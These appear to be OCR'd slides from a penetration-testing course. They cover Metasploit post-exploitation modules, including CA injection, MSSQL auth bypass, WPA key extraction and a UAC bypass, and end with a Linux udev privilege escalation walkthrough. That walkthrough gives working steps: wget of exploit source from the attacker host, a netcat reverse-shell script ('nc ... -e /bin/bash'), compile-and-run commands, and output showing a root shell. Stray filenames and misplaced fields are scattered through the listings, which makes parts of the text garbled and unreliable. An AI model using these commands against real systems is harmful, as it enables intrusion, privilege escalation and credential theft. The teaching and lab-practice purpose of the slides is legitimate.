enable_support_account.rb powershell             vss_mount.rb
exec_powershell.rb     pptp_tunnel.rb        vss_set_storage.rb
forward_pageant.rb      no pxeexploit.rb      vss_storage.rb
ie_proxypac.rb          no reflective_dll_inject.rb webcam.rb
inject_ca.rb            yes remove_ca.rb
```


inject_ca

- Subverts HTTPS 😊

```
msf exploit(handler) > info post/windows/manage/inject_ca

  Name: Windows Manage Certificate Authority Injection
  Module: post/windows/manage/inject_ca
  Platform: Windows
  Arch:
  Rank: Normal

Provided by:
  vt <nick.freeman@security-assessment.com>

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  CAFILE    ad.exe           yes       Path to the certificate you wish to install as a Trusted Root CA.
  SESSION   yes              yes       The session to run this module on.

Description:
  This module allows the attacker to insert an arbitrary CA
  certificate into the victim's Trusted Root store.

msf exploit(handler) > █
```

MS SQL Auth Bypass

```
msf exploit(handler) > info post/windows/manage/mssql_local_auth_bypass
Name: Windows Manage Local Microsoft SQL Server Authorization Bypass
Module: post/windows/manage/mssql_local_auth_bypass
Platform: Windows
Arch:
Rank: Normal
```

Description:

When this module is executed, it can be used to add a sysadmin to local SQL Server instances. It first attempts to gain LocalSystem privileges using the "getsystem" escalation methods. If those privileges are not sufficient to add a sysadmin, then it will migrate to the SQL Server service process associated with the target instance. The sysadmin login is added to the local SQL Server using native SQL clients and stored procedures. If no instance is specified then the first identified instance will be used. Why is this possible? By default in SQL Server 2k-2k8, LocalSystem is assigned sysadmin privileges. Microsoft changed the default in SQL Server 2012 so that LocalSystem no longer has sysadmin privileges. However, this can be overcome by migrating to the SQL Server process.

Forensic Image of Target

- Harvest deleted files

```
cred: Name: Windows Manage Local NBD Server for Remote Disks
      Module: post/windows/manage/nbd_server
Platform: Windows
      Arch:
      Rank: Normal
evilnotepad.exe

Provided by:
Wesley McGrew <wesley@mcgrewsecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      -
DEVICE    yes              yes       Device to map (use enum_drives for possible names)
NBDIP     0.0.0.0          no        IP address for NBD server
NBDPORT   10005            no        TCP port for NBD server
SESSION   yes              yes       The session to run this module on.

Description:
Maps remote disks and logical volumes to a local Network Block
Device server. Allows for forensic tools to be executed on the
remote disk directly.

msf exploit(handler) > █
```

Exploit PXE Pre-eXecution Boot

```
msf exploit(handler) > info post/windows/manage/pxeexploit

  Name: Windows Manage PXE Exploit Server
  Module: post/windows/manage/pxeexploit
  Platform: Windows
  Arch:
  Rank: Normal

Provided by:
  scriptjunkie

Basic options:
  Name      Current Setting  Required  Description
  -----
  SESSION   yes              The session to run this module on.

Description:
  This module provides a PXE server, running a DHCP and TFTP server.
  The default configuration loads a linux kernel and initrd into
  memory that reads the hard drive; placing a payload to install
  metasploit, disable the firewall, and add a new user metasploit on any
  Windows partition seen, and add a uid 0 user with username and
  password metasploit to any linux partition seen. The windows user
  will have the password p@SSw0rd!123456 (in case of complexity
  requirements) and will be added to the administrators group. See
  exploit/windows/misc/pxesplit for a version to deliver a specific
  payload. Note: the displayed IP address of a target is the address
  this DHCP server handed out, not the "normal" IP address the host
  uses.
```

Remote Packet Capture

```
msf exploit(handler) > info post/windows/manage/rpcapd_start
```

```
evil.pdf payload.exe  
Name: Windows Manage Remote Packet Capture Service Starter  
Module: post/windows/manage/rpcapd_start  
Platform: Windows  
Arch: x86  
Rank: Normal
```

Provided by:

Borja Merino <bmerinofe@gmail.com>

Basic options:

Name	Current Setting	Required	Description
ACTIVE	false	yes	Enable rpcapd in active mode (passive by default).
NULLAUTH	true	yes	Enable Null Authentication.
PORT	2002	yes	Local/Remote port to capture traffic.
RHOST		no	Remote host to connect (set in active mode only).
SESSION		yes	The session to run this module on.

Description:

This module enables the Remote Packet Capture System (rpcapd service) included in the default installation of Winpcap. The module allows you to set up the service in passive or active mode (useful if the client is behind a firewall). If authentication is enabled you need a local user account to capture traffic. PORT will be used depending of the mode configured.

Look in Shadow Copies (Restore Points)

```
msf exploit(handler) > info post/windows/manage/vss_mount

Name: Windows Manage Mount Shadow Copy
Module: post/windows/manage/vss_mount
Platform: Windows
Arch: payload.exe
Rank: Normal

Provided by:
theLightCosine <theLightCosine@metasploit.com>

Basic options:
Name          Current Setting  Required  Description
----          -
DEVICE        yes              yes       DeviceObject of Shadowcopy to mount.
PATH          yes              yes       Path to mount it to.
RHOST         localhost        yes       Target address range
SESSION       yes              yes       The session to run this module on.
SMBDomain     no               no        The Windows domain to use for authentication
SMBPass       no               no        The password for the specified username
SMBUser       no               no        The username to authenticate as
TIMEOUT       60               yes       Timeout for WMI command in seconds

Description:
This module will attempt to mount a Volume Shadow Copy on the
system. This is based on the VSSOwn Script originally posted by Tim
Tomes and Mark Baggett. Works on win2k3 and later.
```

Find Open Outgoing Ports

```
msf exploit(handler) > info post/windows/recon/outbound_ports
Name: Windows Outbound-Filtering Rules
Module: post/windows/recon/outbound_ports
Platform: Windows
Arch:
Rank: Normal
```

Description:

This module makes some kind of TCP traceroute to get outbound-filtering rules. It will try to make a TCP connection to a certain public IP address (this IP does not need to be under your control) using different TTL incremental values. This way if you get an answer (ICMP TTL time exceeded packet) from a public IP device you can infer that the destination port is allowed. Setting STOP to true the module will stop as soon as you reach a public IP (this will generate less noise in the network).

Find Wireless Networks

```
msf exploit(handler) > info post/windows/wlan/wlan_bss_list

Name: Windows Gather Wireless BSS Info
Module: post/windows/wlan/wlan_bss_list
Platform: Windows
Arch:
Rank: Normal

Provided by:
theLightCosine <theLightCosine@metasploit.com>

Basic options:
Name Current Setting Required Description
----
SESSION yes The session to run this module on.

Description:
This module gathers information about the wireless Basic Service
Sets available to the victim machine.
```


Steal WPA Keys

```
msf exploit(handler) > info post/windows/wlan/wlan_profile
```

```
credit-app.pdf
  Name: Windows Gather Wireless Profile
  Module: post/windows/wlan/wlan_profile
  Platform: Windows
  Arch:
  Rank: Normal
```

```
Provided by:
```

```
theLightCosine <theLightCosine@metasploit.com>
```

```
evilnotepad2++.exe
Basic options:
```

Name	Current Setting	Required	Description
----	-----	-----	-----
SESSION		yes	The session to run this module on.

```
notepad.exe
Description:
```

This module extracts saved Wireless LAN profiles. It will also try to decrypt the network key material. Behaviour is slightly different between OS versions when it comes to WPA. In Windows Vista/7 we will get the passphrase. In Windows XP we will get the PBKDF2 derived key.

Kahoot!

Railgun

Allows Direct Access to Windows APIs

- API: Application Program Interface
- `irb` drops into a Ruby shell
- `client.railgun.shell32.IsUserAnAdmin`
 - Tells Ruby interpreter to use railgun to access the `IsUserAdmin` function of `shell32.dll`

Allows Direct Access to Windows APIs

```
msf post(enum_ie) > sessions -i 3
[*] Starting interaction with 3...
notepad.exe
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
payload2.exe
>> client.railgun.shell32.IsUserAnAdmin
=> {"GetLastError"=>0, "ErrorMessage"=>"The operation completed successfully.", "return"=>true}
>> █
```

reverse_lookup uses Railgun

```
GNU nano 2.2.6                               File: reverse_lookup.rb
SESSION yes                                     The session to run this module on.
SMBHOST yes                                     Server IP or hostname that the .docx document points to.
#Generates IP list based on RHOSTS - RangWalker rocks....
iplist = Rex::Socket::RangeWalker.new(datastore['RHOSTS'])
iplist.each do |x|
  #Converts an IP in string format to network byte order format
  nbi = Rex::Socket.addr_aton(x)

  #Call gethostbyaddr
  result = session.railgun.ws2_32.gethostbyaddr(nbi.to_s,nbi.size,2)
  if result['return'] == 0
    vprint_status("#{x} did not resolve")
  else
    struct = session.railgun.memread(result['return'],100)
    hostname = struct.split(nbi)[1].split("\0")[0]
    print_good("#{x} resolves to #{hostname}")
  end
end
end
end
msf post(enumeration) > sessions -i 3
end Starting interaction with 3...

meterpreter > irb
```

Local Privilege Escalation

getsystem

- Tries to elevate to SYSTEM on Windows
- **rev2self** undoes this escalation

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.


OPTIONS:

  -h           Help Banner.
  -t <opt>    The technique to use. (Default to '0').
               0 : All techniques available
               1 : Named Pipe Impersonation (In Memory/Admin)
               2 : Named Pipe Impersonation (Dropper/Admin)
               3 : Token Duplication (In Memory/Admin)

meterpreter > █
```


User Account Control (UAC)

- Pops up when something needs administrator privileges



UAC Blocks getsystem

- On Win 7

```
meterpreter > getuid
Server username: WIN-8LDVLI8QDEN\sam
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > █
```

Bypassing UAC

```
msf exploit(handler) > info exploit/windows/local/bypassuac
```

```
  Name: Windows Escalate UAC Protection Bypass
  Module: exploit/windows/local/bypassuac
  Platform: Windows
  Privileged: No
  License: Metasploit Framework License (BSD)
  Rank: Excellent
  Disclosed: 2010-12-31
```

```
evilnotepad2++.exe
Provided by:
  David Kennedy "ReL1K" <kennedyd013@gmail.com>
  mitnick
  mubix <mubix@hak5.org>
```

```
notepad.exe
Available targets:
```

Id	Name
0	Windows x86
1	Windows x64

Process Injection

Basic options:

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on.
TECHNIQUE	EXE	yes	Technique to use if UAC is turned off (Accepted: PSH, EXE)

Payload information:

Description:

This module will bypass Windows UAC by utilizing the trusted publisher certificate through process injection. It will spawn a second shell that has the UAC flag turned off.

References:

<http://www.trustedsec.com/december-2010/bypass-windows-uac/>

```
msf exploit(handler) > █
```

Worked on Win 7!

```
msf exploit(bypassuac) > set SESSION 4
SESSION => 4
msf exploit(bypassuac) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.119.130:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem..
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (885806 bytes) to 192.168.119.141
[*] Meterpreter session 6 opened (192.168.119.130:4444 -> 192.168.119.141:50268) at 2015-11-04 16:22:53 -0500

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Udev Privilege Escalation on Linux

- `uname -a` *to find kernel version*
- `lsb_release -a` *to find Ubuntu version*
- `udevadm --version`

Searching the Exploitdb Repository

- `searchsploit`

```
root@kali:~# searchsploit udev
```

Exploit Title	Path
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Privil	linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Privilege	linux/local/8572.c
Linux Kernel UDEV < 1.4.1 - Netlink Privilege Escalation (Metasploit)	linux/local/21848.rb

Recent Ubuntu Exploits

```
root@kali:~# searchsploit ubuntu | grep 14.04
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC) | linux/dos/37777.txt
Apport 2.14.1 (Ubuntu 14.04.2) - Privilege Escalation | linux/local/36782.sh
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Privilege Escalation | linux/local/36820.txt
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation | linux/local/37088.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' | linux/local/37293.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Privilege Escalation | linux/local/39166.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event open()' Can Race with execve() | linux/local/39771.txt
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Conditio | lin_x86-64/local/40871.c
Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr Setgid Privilege Escal | linux/local/41762.txt
root@kali:~#
root@kali:~# searchsploit ubuntu | grep 16.04
Linux Kernel (Ubuntu 16.04) - Reference Count Overflow Using BPF Maps | linux/dos/39773.txt
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Pr | linux/local/39772.txt
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation | linux/local/40054.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter target offset Out-of- | lin_x86-64/local/40049.c
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Privilege Esca | linux/local/40489.txt
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Privilege Escalation (Metasploit) | linux/local/40759.rb
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Conditio | lin_x86-64/local/40871.c
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution | linux/local/40937.txt
Google Chrome + Fedora 25 / Ubuntu 16.04 - 'tracker-extract' / 'gnome-vid | linux/local/40943.txt
```


8572.c

```
/*
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Information:
 *
 * http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
 *
 * udev before 1.4.1 does not verify whether a NETLINK message originates
 * from kernel space, which allows local users to gain privileges by sending
 * a NETLINK message from user space.
 *
 * Notes:
 *
 * An alternate version of kcope's exploit. This exploit leverages the
 * 95-udev-late.rules functionality that is meant to run arbitrary commands
 * when a device is removed. A bit cleaner and reliable as long as your
 * distro ships that rule file.
 *
 * Tested on Gentoo, Intrepid, and Jaunty.
 *
 * Usage:
 *
 * Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
 * usually is the udevd PID minus 1) as argv[1].
 *
 * The exploit will execute /tmp/run as root so throw whatever payload you
 * want in there.
 */
```

Exploit Process

- On Kali
 - `ln -s /usr/share/exploitdb/platforms/linux/local/ /var/www/html/`
- On Metasploitable 2
 - `cd /tmp`
 - `wget http://172.16.1.188/local/8572.c`
 - `gcc -o 8572 8572.c`

Exploit Process

- On Kali
 - `nano /var/www/html/run`
 - `#!/bin/bash`
 - `nc 172.16.1.188 12345 -e /bin/bash`
 - `nc -lvp 12345`

Exploit Process

- On Metasploitable 2
 - `cd /tmp`
 - `wget http://172.16.1.188/run`


Exploit Process

- On Metasploitable 2
 - `cat /proc/net/netlink`
 - `ps aux | grep udev`
 - `./8572 2738`

Exploit Process

- `gcc` must be installed on target Linux system
- Put `8572.c` in `/var/www/html` on Kali
- Download it to target system with `wget`
- Compile there and run

Escalation



The image displays two terminal windows from a Kali Linux system. The top window shows the output of the 'ps aux' command, listing running processes. The process 'udevd' is highlighted with PID 2738. Below the list, the command './exploit 2738' is entered. The bottom window shows a netcat listener on port 12345. It receives a connection from 172.16.1.188 and the user 'root' is identified.

```
root@kali: ~  
File Edit View Search Terminal Help  
df5e3a00 15 2738 00000001 0 0 00000000 2  
dd878200 16 0 00000000 0 0 00000000 2  
df5fa800 18 0 00000000 0 0 00000000 2  
ps aux | grep udev  
root 2739 0.0 0.1 2092 636 ? S<s Aug17 0:00 /sbin/udevd --daemon  
./exploit 2738  
█  
  
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~#  
root@kali:~# nc -lvp 12345  
listening on [any] 12345 ...  
172.16.1.190: inverse host lookup failed: Unknown host  
connect to [172.16.1.188] from (UNKNOWN) [172.16.1.190] 47509  
whoami  
root
```

Kahoot!